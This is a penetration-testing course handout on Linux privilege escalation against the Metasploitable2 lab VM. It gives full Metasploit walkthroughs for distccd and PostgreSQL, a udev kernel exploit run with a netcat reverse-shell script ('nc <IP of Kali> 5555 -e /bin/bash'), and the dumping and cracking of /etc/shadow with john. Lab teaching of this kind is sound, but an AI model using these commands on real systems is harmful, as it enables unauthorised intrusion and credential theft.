HO# 2.7: Privilege Escalation

Quick Recap of What we have Covered

Phase 1- Reconnaissance and Information Gathering

The Information gathering phase (reconnaissance) is the initial step in the penetration testing lifecycle. This phase involves collecting as much public information as possible about the organization, systems, networks, applications, and employees to identify potential vulnerabilities and formulate a strategy for further testing. Passive information gathering (reconnaissance) involves collecting data without directly interacting with the target system, reducing the risk of detection. Gathering information from publicly available sources like news outlets, blogs and social media platforms (Twitter, Facebook, LinkedIn) is named as Open-Source Intelligence (OSINT). The techniques used for OSINT are Web Scraping, Google Dorking, and social media profiling. The tools that we have used for this in HO#2.2 were `host`, `nslookup`, `dig`, `whois`, `knockpy`, `netdiscover`, `traceroute`, `whatweb`, `theHarvester`, `sherlock`, `wfw00f`, `Google Dorking`, and the famous `OSINT framework`.

Phase 2- Scanning and Vulnerability Analysis

Scanning and vulnerability analysis is the second phase of penetration testing whose objective is to discover open ports, services, OS, library versions and other information about the target machine/NW. This information is then used to identify potential vulnerabilities, weaknesses, and misconfigurations that can be exploited to gain unauthorized access to the target machine/NW. You can say in this phase we perform Active information gathering, because the tools used in this phase directly interact with the target network, hosts, ports, employees, and so on to collect data. So DONOT perform active network scanning unless you have written permission of the system owner to perform that testing. The tools that we have used for scanning and vulnerability analysis in HO#2.3 and HO#2.4 were `nmap`, `searchsploit`, `nessus`, `OpenVAS`, and `MSF`.

Phase 3- Exploitation and Gaining Access

In this phase, the pentester take the advantage of the identified weaknesses like vulnerable applications and default configurations/credentials running on the target machine to gain unauthorized entry into the target system.

- Exploit known vulnerabilities.
- Exploit default configurations/credentials.
- Launch Brute Force attacks on weak credentials.
- Launch social engineering attacks.
- Launch phishing attacks.

There exist many tools to perform the tasks of this phase like, MSF, Exploit DB, Burp Suite, SQLmap, BeEF (Browser Exploitation Framework), Social Engineering Toolkit, Cobalt Strike and PowerSploit. In HO#2.5, we covered the MSF to exploit and gain initial access on the target system and in HO#2.6, we used tools like `msfvenom` and `veil` to generate our custom payloads.

Phase 4 – Privilege Escalation

During penetration testing, when you have gained **initial access**, the next thing you will try to do is to gain access to the entire network using the target machine. May be in a company's network you get access to one machine, but it does not house the information you are looking for. May be some important files are on some other machines in the same network. In that case you would like to hack the other machine from the machine that you have already hacked. It is always easy to hack a machine from another machine that is there on the same network. You can also launch man-in-the middle attack and so on.

The problem in performing most of the post exploitation tasks, is you need to have root or administrative privileges on the target machine. But you may find that your session on the target machine has only limited user rights. This severely limits the actions that you can perform on the remote systems such as dumping passwords, manipulating registry, and installing backdoors or keyloggers. Privilege escalation techniques can be classified into two main categories: *vertical privilege escalation* (gaining higher-level privileges like root or admin) and *horizontal privilege escalation* (gaining access to another user's account). Some common privilege escalation techniques that one can use on Linux are:

- **Password hash dumping:** Dump password hashes from the system and attempt to crack them offline or reuse them. Some tools that we can use for such tasks are `hashdump`, `hashcat`, `John the Ripper`, `Cain and Abel`.
- **SUID/SGID exploits:** Search for binaries with the SUID or SGID bit set having vulnerabilities, that allows you to execute those binaries with elevated privileges.
- **Exploiting misconfigured services:** Exploit misconfigured `cron` jobs that run as root, and replace a script executed by a `cron` job with a malicious payload. Another example is `sudo` exploit (CVE-2019-14287)
- **Exploiting Kernel vulnerabilities:** Dirty COW (CVE-2016-5195) and Dirty Pipe (CVE-2022-0847).

MSF Post Module:

In Metasploit Framework (MSF), the scripts inside the post module are designed for performing actions on a target machine after successful initial exploitation. These modules are stored in the `post/` directory which further contains sub-directories like `windows`, `linux`, `osx`, `solaris`, `android` and so on, and further containing subdirectories like `gather`, `recon`, `escalate`, `manage` and so on. For example,

- The **`gather`** directory contains scripts used for information gathering after exploitation. Some example scripts are `hashdump` (to extract password hashes from the Windows SAM database), `enum_system` (to retrieve system information, including OS version, hostname and user information), `enum_configs` (to collect configuration information on the compromised machine).
- The **`recon`** directory contains scripts used for performing reconnaissance on the target system or network.
- The **`escalate`** directory contains scripts used to escalate privileges on the target system. Some example scripts are `getsystem` (attempts to elevate privileges on Windows machine), `get_root` (attempts various methods to escalate privileges on a Linux system, often by targeting misconfigurations or known vulnerabilities), `sudo` (attempts to exploit misconfigured sudo permissions to escalate privileges).
- The **`multi`** directory contains post-exploitation modules that are designed to work across multiple OSs including Windows, Linux, macOS and Android. Some example scripts are `shell_to_meterpreter` (attempts to open a `meterpreter` session from a simple shell session).

Escalating Privileges after Exploiting **distcc** on M2

Metasploitable2 contains a vulnerable service called `distccd` running on port 3632, which is used to speed up compilation by taking advantage of unused processing power on other computers in the NW. A machine with `distcc` installed can send code to be compiled across the network to a computer which has the `distccd` daemon and a compatible compiler installed. Unfortunately, this version of the program allows a remote attacker to execute arbitrary commands on the server. `CVE 2004-2687` and `CVE 2009-1185`

We will do the privilege escalation using the following steps:

I. First, we will exploit the vulnerable `distcc` daemon and get a reverse shell as a regular user.
II. We will use the `post/multi/manage/shell_to_meterpreter.rb` script to get a `meterpreter` session as a regular user.
III. We will use the `exploit_suggester` to choose an appropriate exploit for privilege escalation.
IV. Finally, we will run the selected exploit that ultimately gives us a `meterpreter` session with root privileges ☺

Step 1: Get a Session on the Target Machine:


- Scan for the `distccd` service running on Metasploitable2 machine
  msf6> `nmap -sV -p 3000-4000 <ip of M2>`

```
msf6 > nmap -sV -p 3000-5000 192.168.8.110
[*] exec: nmap -sV -p 3000-5000 192.168.8.110

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 09:48 EDT
Nmap scan report for 192.168.8.110
Host is up (0.00050s latency).
Not shown: 1999 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
3306/tcp open  mysql?
3632/tcp open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
MAC Address: 08:00:27:00:B5:61 (Oracle VirtualBox virtual NIC)
```

- Use the search command to look for appropriate exploit
  msf6> `search distccd`


```
msf6 > search distccd

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec     2002-02-01       excellent  Yes    DistCC Daemon Command Execution
```

```
msf6> use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/revere_bash
msf6 exploit(unix/misc/distcc_exec)> show options
```



```
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.co
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/reverse_bash):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.8.115    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

```
msf6 exploit(unix/misc/distcc_exec)> set RHOSTS <IP of M2>
msf6 exploit(unix/misc/distcc_exec)> show payloads
```



```
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                      Disclosure Date  Rank    Check  Description
   -   ----                                      ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                  .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6           .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                  .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                  .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash             .                normal  No     Unix Command Shell, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl  .                normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl          .                normal  No     Unix Command Shell, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl             .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_ruby             .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   13  payload/cmd/unix/reverse_ruby_ssl         .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   14  payload/cmd/unix/reverse_ssl_double_telnet .               normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

```
msf6 exploit(unix/misc/distcc_exec)> set payload cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec)> run
```

```
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started bind TCP handler against 192.168.8.110:4444
[*] Command shell session 1 opened (192.168.8.115:37405 → 192.168.8.110:4444) at 2024-09

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
whoami
daemon
pwd
/tmp
^Z
Background session 1? [y/N]  y
msf6 exploit(unix/misc/distcc_exec) >
```

- Once you run the exploit, you get a bind shell, however, you have logged in to the target machine as a regular user named `daemon`. Next task is to upgrade to a `meterpreter` session. For this we will use Metasploit's local exploit suggester. While still in the basic command shell, press Ctrl-Z to background the session. We are now dropped back to the main Metasploit prompt.

- **Step 2: Upgrade to Meterpreter**
- We are now dropped back to the main Metasploit prompt, and we can verify any sessions we have running in the background with the **sessions** command:
  msf6 exploit(unix/misc/distcc_exec)> `sessions`

```
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.8.115:37405 → 192.168.8.110:4444 (192.168.8.110)

msf6 exploit(unix/misc/distcc_exec) >
```

- The easiest way to upgrade a regular shell to a Meterpreter session is to use the **-u flag** followed by the session number to upgrade. This will execute the `post/multi/manage/shell_to_meterpreter` and as a result you will get a new `meterpreter` session:
  msf6 exploit(unix/misc/distcc_exec)> `sessions -u 1`

- We can see the post module `shell_to_meterpreter` ran and a new session is opened. We can again verify this with the **sessions** command. You can see in the screen shot below there are two sessions now from Kali to our target machine:
  msf6 exploit(unix/misc/distcc_exec)> `sessions`

```
msf6 exploit(unix/misc/distcc_exec) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.8.115:4433
[*] Sending stage (1017704 bytes) to 192.168.8.110
[*] Meterpreter session 2 opened (192.168.8.115:4433 → 192.168.8.110:60430) at 2024-09-27 05:50:07 -0400
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/misc/distcc_exec) > sessions

Active sessions
===============

  Id  Name  Type                Information                        Connection
  --  ----  ----                -----------                        ----------
  1         shell cmd/unix                                         192.168.8.115:37405 → 192.168.8.110:4444 (192.168.8.110)
  2         meterpreter x86/linux  daemon @ metasploitable.localdomain  192.168.8.115:4433 → 192.168.8.110:60430 (192.168.8.110)

msf6 exploit(unix/misc/distcc_exec) >
```

- And we can interact with our new Meterpreter session using the **-i** flag on the desired session:
  msf6 exploit(unix/misc/distcc_exec)> `sessions -i 2`

```
msf6 exploit(unix/misc/distcc_exec) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: daemon
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

- While still in the `meterpreter` shell, press Ctrl-Z to background this session to drop back to the main Metasploit prompt.

Step 3: Run Exploit Suggester

- So now we have two background sessions with M2, one is the basic shell and the other is the `meterpreter` session, both as daemon user. We are on the main prompt, now to load the local exploit suggester use the following command:

```
msf6 exploit(unix/misc/distcc_exec)> use post/multi/recon/local_exploit_suggester
```

- When we take a look at the options, we only need to specify the session we want to run this on, i.e., the `meterpreter` session which is 2:

```
msf6 post(multi/recon/local_exploit_suggester)> show options
msf6 post(multi/recon/local_exploit_suggester)> sessions
msf6 post(multi/recon/local_exploit_suggester)> set session 2
msf6 post(multi/recon/local_exploit_suggester)> run
```

```
msf6 exploit(unix/misc/distcc_exec) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SHOWDESCRIPTION  false            yes       Displays a detailed description for the available exploits


View the full module info with the info, or info -d command.

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 2
SESSION => 2
msf6 post(multi/recon/local_exploit_suggester) > run

[*] 192.168.8.110 - Collecting local exploits for x86/linux...
[*] 192.168.8.110 - 196 exploit checks are being tried...
[+] 192.168.8.110 - exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target appears to be vulnerable.
[+] 192.168.8.110 - exploit/linux/local/glibc_origin_expansion_priv_esc: The target appears to be vulnerable.
[+] 192.168.8.110 - exploit/linux/local/netfilter_priv_esc_ipv4: The target appears to be vulnerable.
[+] 192.168.8.110 - exploit/linux/local/ptrace_sudo_token_priv_esc: The service is running, but could not be validat
[+] 192.168.8.110 - exploit/linux/local/su_login: The target appears to be vulnerable.
[+] 192.168.8.110 - exploit/unix/local/setuid_nmap: The target is vulnerable. /usr/bin/nmap is setuid

[*] 192.168.8.110 - Valid modules for session 2:
============================

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears
```

- We can see the module checks a number of local exploits and returns a few that seem viable ☺

Step 4: Run the Exploit and get Root Privileges

- The final thing we need to do is use one of these exploits to get root on the system. We'll try the first one that was suggested to us. This exploit takes advantage of a vulnerability in the `glibc` dynamic linker, in which the `LD_AUDIT` environmental variable allows loading of a SUID object that ultimately runs with root privileges.

```
msf6 post(multi/recon/local_exploit_suggester)> use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc)> show options
```

```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x64/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.8.115    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

- Set the session just like before:

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc)> sessions
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc)> set SESSION 2
```

- The default payload is x64, since our M2 is of 32 bit so we need to change to payload:

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc)> set payload linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc)> set LHOST <IP of Kali>
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc)> run
```

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run

[*] Started reverse TCP handler on 192.168.8.115:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.LlaxiS' (1279 bytes) ...
[*] Writing '/tmp/.hnmN1C' (276 bytes) ...
[*] Writing '/tmp/.bTrdVcE2aX' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.8.110
[*] Meterpreter session 3 opened (192.168.8.115:4444 → 192.168.8.110:58507) at

meterpreter > getuid
Server username: root
meterpreter > shell
Process 5039 created.
Channel 1 created.
id
uid=0(root) gid=0(root) groups=1(daemon)
```

Escalating Privileges after Exploiting **postgresql** on M2


PostgreSQL also known as Postgres, is a free and open-source relational database management system emphasizing extensibility and SQL compliance. In Metasploitable2, there exist a vulnerable version of `postgresql 8.3.0` running on port 5432. Unfortunately, this version of the program allows a remote attacker to execute arbitrary commands on the server. `CVE 2004-2687` and `CVE 2009-1185`

We will do the privilege escalation using the following steps:

I. First, we will exploit the vulnerable `postgresql` daemon and get the `meterpreter` session as user `postgres` having limited user access.
II. We will enumerate and look at the Kernel version or other s/w packages running on victim machine to find another exploit to run that will escalate our privileges or create a new session with elevated privileges.
III. Finally, we will run the selected exploit that ultimately runs the `meterpreter` with root privileges.

Step 1: Get a Session on the Target Machine:

```
msf6> nmap -sV -p 5000-6000 <ip of M2>
msf6> search postgresql
```




```
msf6> use exploit/linux/postgres/postgres_payload
msf6 exploit(linux/postgres/postgres_payload)> show options
msf6 exploit(linux/postgres/postgres_payload)> set RHOSTS <IP of M2>
msf6 exploit(linux/postgres/postgres_payload)> set LHOST <IP of Kali>
msf6 exploit(linux/postgres/postgres_payload)> run
```

If you check `getuid`, you will see you are a regular user `postgres` and not root ☹
You can run **exploit suggester** and use one of the recommended exploits to become root. But this time let me use another technique.

Step 2: Search for an exploit for Privilege Escalation

- In order to find ways to elevate privileges, we need to do more enumeration on the victim machine. For this we need to check
  - The running processes on the victim machine.
  - The kernel version of the victim machine.
  - Other software packages that are installed on the victim machine.
- From the established `meterpreter` sessions and on it using the command `sysinfo`, we have seen that the victim machine is running Ubuntu 8.04 (Linux 2.6.24-16-server)
- Now on our Kali Linux machine, let us use `searchsploit` to locate exploits (inside Exploit DB) that have the string `privilege`. To shrink the available options, I have `grep` the appropriate kernel version running on Metasploitable2 machine, i.e., "Kernel 2.6"
  $ searchsploit privilege | grep "Kernel 2.6"

```
┌──(root㉿kali)-[~]
└─# searchsploit privilege | grep "Kernel 2.6"
Linux Kernel 2.6 (Debian 4.0 / Ubuntu / Gentoo) UDEV < 1.4.1 - Local Privilege Escalation ( | linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10/9.04) UDEV < 1.4.1 - Local Privilege Escalation (2)  | linux/local/8572.c
Linux Kernel 2.6 < 2.6.19 (White Box 4 / CentOS 4.4/4.5 / Fedora Core 4/5/6 x86) - 'ip_appe | linux_x86/local/9542.c
Linux Kernel 2.6.0 < 2.6.31 - 'pipe.c' Local Privilege Escalation (1)                       | linux/local/33321.c
Linux Kernel 2.6.10 < 2.6.31.5 - 'pipe.c' Local Privilege Escalation                        | linux/local/40812.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'logrotate prctl()' Local Privilege Escalation             | linux/local/2031.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (1)               | linux/local/2004.c
Linux Kernel 2.6.13 < 2.6.17.4 - 'sys_prctl()' Local Privilege Escalation (2)               | linux/local/2005.c
```

- Let us try the `linux/local/8572.c` payload. First, we need to get the absolute path of this file:
  $ locate linux/local/8572.c

```
┌──(root㉿kali)-[~]
└─# locate linux/local/8572.c
/usr/share/exploitdb/exploits/linux/local/8572.c
```

- Let us view the contents of the file and read its usage:
  $ sudo cp /usr/share/exploitdb/exploits/linux/local/8572.c /var/www/html/
  $ less /usr/share/exploitdb/exploits/linux/local/8572.c

```
 * Usage:
 *
 *   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
 *   usually is the udevd PID minus 1) as argv[1].
 *
 *   The exploit will execute /tmp/run as root so throw whatever payload you
 *   want in there.
 */

#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
```

- When this exploit runs, it is going to execute a file called `run` that should be there in the `/tmp/` directory. So, we need to create a script (that will create a reverse shell) with the name of `run` that will access a listener process running on Kali Linux machine from Metasploitable2 at port 5555. DONOT forget to mention the current IP of Kali
  $ sudo vim /var/www/html/run

```
#! /bin/bash
nc <IP of Kali> 5555 -e /bin/bash
```

Step 3: Copy the Exploit and Payload on Metasploitable2

- Next step is to copy the exploit `8572.c` and the script `run` to the Metasploitable2 machine in the `/tmp` directory. We can do this via some social engineering technique, or via apache web server, or via shared folder, or via scp command.
- **Copy using scp command:**
  `$ scp -oHostKeyAlgorithms=+ssh-dss /var/www/html/run /var/www/html/8572.c msfadmin@IP:/tmp/`

- **Copy via Apache server running on Kali Linux:**
  - On Kali run the apache2 server and copy the files inside `/var/www/html/` directory
    `# sudo cp 8572.c run /var/www/html`
    `# systemctl start apache2`
    `# systemctl status apache2`

  - On the mand later will use the `wget` command from the Metasploitable2 machine to copy them in the `/tmp/` directory of Metasploitable2. (Do ensure that Apache2 Web service is running on Kali) ☺
  - On the `meterpreter` session give the `shell` command to spawn a new shell and then use **`wget`** command to get the two files from Apache web server running on Kali to the `/tmp/` directory of Metasploitable2. This is shown in the following screenshots:

```
meterpreter > getuid
Server username: postgres
meterpreter > shell
Process 5742 created.
Channel 136 created.
id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
cd /tmp
ls
gconfd-msfadmin
orbit-msfadmin
```

```
wget http://192.168.8.115/run
--08:33:13--  http://192.168.8.115/run
          ⇒ `run'
Connecting to 192.168.8.115:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 48

    0K                                                        100%    1.22 MB/s

08:33:13 (1.22 MB/s) - `run' saved [48/48]

wget http://192.168.8.115/8572.c
--08:33:44--  http://192.168.8.115/8572.c
          ⇒ `8572.c'
Connecting to 192.168.8.115:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 2,757 (2.7K) [text/x-csrc]

    0K ..                                                     100%   59.19 MB/s

08:33:44 (59.19 MB/s) - `8572.c' saved [2757/2757]
```

- Now we need to compile the **`8572.c`** file, to create it's executable on M2 machine. This can be done using the shell that exist on M2. Ensure owner of `exploit` and `run` is postgress ☺
  `gcc 8572.c -o exploit`

Step 4: Run the Exploit on Metasploitable2

- Before you run the exploit on M2, first run a listener process on Kali Linux
  `$ nc -lvp 5555`

```
┌──(root㉿kali)-[/var/www/html]
└─# nc -lvp 5555
Listening on 0.0.0.0 5555
```

- Now using the shell of M2, we need to run the compiled executable named `exploit` as mentioned in the usage of `8572.c` file. But before that we need to get the process ID for the netlink socket using the following command:
  `cat /proc/net/netlink`
- Now we need to run the executable file `exploit` (`8572.c`) using the following command:
  `./exploit <PID>`

```
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
f7c50200 0   0      00000000 0        0        00000000 2
df80fc00 4   0      00000000 0        0        00000000 2
f7fcd200 7   0      00000000 0        0        00000000 2
f7d23600 9   0      00000000 0        0        00000000 2
f7d03800 10  0      00000000 0        0        00000000 2
f7c50600 15  0      00000000 0        0        00000000 2
df9da400 15  2422   00000001 0        0        00000000 2
f7d09200 16  0      00000000 0        0        00000000 2
df821000 18  0      00000000 0        0        00000000 2
./exploit 2422
```

- When we run the exploit as shown above, it will connect to the listener running at port 5555 on our Kali Linux machine and we get a root shell as shown below ☺

```
┌──(root㉿kali)-[/var/www/html]
└─# nc -lvp 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.8.110 50231
id
uid=0(root) gid=0(root)
```

Post Exploitation Tasks on M2

Use `john` to find weak passwords from their hashes

- Now we have successfully got the root shell of Metasploitable2 machine on our Kali Linux machine. We can now use `cat` command to view the contents of `/etc/passwd` and `/etc/shadow` files and can select their contents and paste them in two files on our Kali machine with the names of `passwd.txt` and `shadow.txt`.
- Now we can use the Linux `unshadow` command, that is passed two file names, one containing the contents of `/etc/passwd` file and the other containing the contents of `/etc/shadow` file. It will combine the two files so that John can use them.
  `# unshadow passwd.txt shadow.txt 1> passwords.txt`

- Now that we have the combined file named `passwords.txt`, let us use `john` program to get the plain passwords along with the usernames:
  `# john passwords.txt`

```
┌──(kali㉿kali)-[~/password_dump_M2]
└─$ john passwords.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4×3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
user             (user)
postgres         (postgres)
Warning: Only 4 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
msfadmin         (msfadmin)
Warning: Only 5 candidates buffered for the current salt, minimum 24 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 24 needed for performance.
service          (service)
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
123456789        (klog)
batman           (sys)
Proceeding with incremental:ASCII
```

- To see the cracked passwords, use the following command:
  `# john --show passwords.txt`

```
┌──(kali㉿kali)-[~/password_dump_M2]
└─$ john --show passwords.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
msfadmin:msfadmin:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:postgres:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:user:1001:1001:just a user,111,,:/home/user:/bin/bash
service:service:1002:1002:,,,:/home/service:/bin/bash

6 password hashes cracked, 1 left
```

